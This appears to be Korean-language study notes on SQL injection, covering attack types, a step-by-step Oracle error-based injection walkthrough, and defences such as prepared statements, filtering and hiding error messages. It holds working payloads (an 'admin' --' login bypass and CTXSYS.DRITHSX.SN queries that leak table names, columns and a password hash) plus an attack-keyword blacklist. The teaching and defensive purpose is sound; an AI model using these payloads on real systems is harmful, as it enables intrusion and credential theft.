

SQL injection

안효성

SQL Injection은 사용자 입력값을 검증하지 않는 경우 설계된 쿼리문에 의도하지 않은 쿼리를 임의로 삽입할 수 있는 공격. 공격자는 쿼리를 악의적으로 주입하여 데이터베이스의 데이터를 탈취 가능

로그인 또는 검색 기 등의 입력 폼에 SQL의 문법적 의미를 갖는 홑따옴표(') 입력 시 아래 그림과 같이 SQL 에러 메시지를 반환한다면 SQL Injection 공격이 가능한 것으로 판단 가능






[SQL 문법 오류로 인한 에러 메시지]

예시

[정상적인 로그인]



[SQL injection attack]

아이디로 admin' --을 입력하고 비밀번호는 임의의 값 1111을 입력하는데, 이때 아이디 입력 값의 특수문자가 SQL 문법으로 작용하여 홑따옴표(') 이후 주석인 --으로 인해 비밀번호를 검증하는 부분이 주석 처리된다.


즉 관리자 계정을 알고 있는 공격자는 임의의 비밀번호를 입력해도 admin 계정으로 로그인이 가능해짐!

공격 유형 크게 4가지


1. Error based SQL Injection 데이터베이스의 문법에 맞지 않은 쿼리문 입력 시 반환되는 에러 정보를 기반으로 공격하는 방법
2. Union SQL Injection 기존의 SELECT문에 원하는 데이터를 조회 하기 위한 UNION SELECT문을 추가하여 데이터베이스를 조회
3. Blind SQL Injection 참(True)인 쿼리문과 거짓(False)인 쿼리문 삽입 시 반환되는 데이터를 비교하여 데이터를 추출 하는 공격
4. Stored Procedure SQL Injection Stored Procedure 안에서 동적 SQL을 문자열로 합쳐서 실행할 때 발생하는 SQL Injection 공격

Error based SQL Injection

데이터베이스의 문법에 맞지 않은 쿼리문 입력 시 반환되는 에러 정보를 기반으로 공격하는 방법



[단순 문법 에러]



[정보 획득 가능 에러]

CTXSYS.DRITHSX.SN(contain 검색과 같은 전문 검색 쿼리 날릴때 오라클 내부적으로 텍스트를 요약하거나 하이라이트 만들려고 만든 함수)와 같이 Error Based SQL Injection에 취약한 함수 사용이 가능할 경우 공격자는 에러 메시지로부터 데이터베이스의 정보를 탈취

Error Based SQL Injection 은 원하는 데이터를 1 개씩만 출력


COUNT 함수와 ROWNUM 을 사용함

Count 함수로 전체 행 개수를 세고 RowNum으로 row별로 번호를
매겨서 나중에 그 행번호로 데이터를 추출하기 위해서

[Error Based SQL Injection 진행 과정]

단계 1. 취약점 존재 여부 확인 사용자 입력 값을 받아 로그인 하는 페이지에서 SQL Injection 취약점 존재 여부를 확인한다. SQL구문에서 문법적 요소로 작용하는 싱글쿼터(') 등과 같은 특수문자를 입력하여 로그인 했을 때 서버의 반응을 보고 취약점 존재 여부를 판단

단계 2. 테이블 정보 확인"SELECT * FROM member WHERE userid = '" + ID + "' AND userpw ='" + PW + "'");



•두 번째 인자는 "텍스트 사전 이름(thesaurus name)"이어야 한다 숫자 같은 걸 넣으면 Oracle은 그 숫자를 문자열로 캐스팅 '3'이라는 count 결과를 에러에서 보여버림

단계 3. 원하는 테이블을 찾을 때까지 행 번호를 증가시켜가며 테이블 이름을 추출

테이블 이름 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT table_name FROM (SELECT table_name, **ROWNUM AS RNUM FROM** user_tables) WHERE **RNUM=2**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus MEMBER does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 2번째 테이블의 이름은 'MEMBER'이다.

단계 4. 획득한 'MEMBER' 테이블의 전체 컬럼 수를 추출

컬럼 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(column_name) FROM all_tab_columns WHERE table_name='MEMBER'))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 5 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 'MEMBER' 테이블의 컬럼 수는 '5'개이다.

단계 5. 원하는 컬럼을 찾을 때까지 행 번호를 증가시켜가며 컬럼 명을 확인

컬럼 명 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT column_name FROM (SELECT column_name, **ROWNUM AS RNUM** FROM all_tab_columns WHERE table_name='MEMBER') WHERE **RNUM=2**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus USERPW does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 2번째 컬럼 명은 'USERPW'이다.

단계 6. MEMBER' 테이블의 실제 데이터를 추출하기 위해 해당 테이블의 데이터 개수를 확인

데이터 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(userpw) FROM MEMBER))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 3 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 실제 데이터 개수는 '3'개이다.

단계 7. 원하는 데이터를 찾을 때까지 행 번호를 증가시켜가며 데이터를 추출

데이터 추출	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user, (SELECT userpw FROM (SELECT userpw, **ROWNUM AS RNUM** FROM member) WHERE **RNUM=1**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus F67B3049B047F2F3C3F7E4768BD470C44250858D does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 1번째 패스워드(USERPW) 데이터인 해시된 패스워드를 추출할 수 있다.

어떻게 해결? PreparedStatement와 Filter

SQL을 문자열로 X=> 사용자 입력은 value로만 받도록 하여 값 binding

```
String sql = "SELECT * FROM user WHERE id = ? AND pw = ?";
PreparedStatement ps = conn.prepareStatement(sql);

ps.setString(1, id);   // 1번째 ? 에 값 바인딩
ps.setString(2, pw);   // 2번째 ? 에 값 바인딩

ResultSet rs = ps.executeQuery();
```

id = "' OR '1'='1" ← 문자열로만 인식됨
pw = "whatever"

```
Statement st = conn.createStatement();
ResultSet rs = st.executeQuery("SELECT * FROM member");
```

문자열을 직접 이어붙여 SQL 실행하기 때문에 SQL injection 공격에 취약

ORM은 내부에서 자동으로 PreparedStatement를 사용

Filter

Filtering: White List Filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황에 따라 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용될 수 있는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

White List 허용된 문자만 받는 것(a-z, A-Z, 0-9, _, -)

ex 아이디에 특수문자 금지 입력 금지 같은거[^[a-zA-Z0-9]{4,20}$]

Blacklist 금지할 단어/문자를 나열하고 차단하는 것(', ", ;, #, -, /*, */)

https://pentestmonkey.net/category/cheat-sheet/sql-injection

구분	필터링 문자열									
공통 (특수문자)	'	(	)	--	/*	*/	%	+	-	/
공통 (예약어)	AND	OR	SELECT	FROM	WHERE	UPDATE	CASE	WHEN	THEN	
	SET	INSERT	INTO	DELETE	DROP	JOIN	ELSE	END	IF	
데이터 검색	ALL_TABLES			TABLE_NAME			ALL_TAB_COLUMNS			
	USER_TABLES			COLUMN_NAME						
UNION SQL Injection	UNION			ORDER BY			NULL			
Error Based SQL Injection	UTL_INADDER.GET_HOST_NAME			UTL_INADDER.GET_HOST_ADDRESS			GROUP BY			
	ORDSYS.ORD_DICOM GETMAPPINGXPATH			CTXSYS.DRITHSX.SN			UTL_INADDER.GET_HOST_NAME			
Blind SQL Injection	SUBSTR		ASCII		>		<		=	

[오라클 Blacklist]

에러 메시지 출력 제한

Error Based SQL Injection의 경우 공격자에게 정보를 제공할 수 있는 에러 메시지가 아닌 사전에 정의된 에러 페이지를 반환하도록 대체해야 하며, 개발자의 디버깅용 에러 메시지 창은 실제 소스코드에서 제거하여 시스템 내부 정보가 노출되지 않도록 유의해야 함!

감사합니다

https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202204.pdf&r_fname=20220419082157414.pdf

https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202207.pdf&r_fname=20220718162542886.pdf

https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202209.pdf&r_fname=20220926092447242.pdf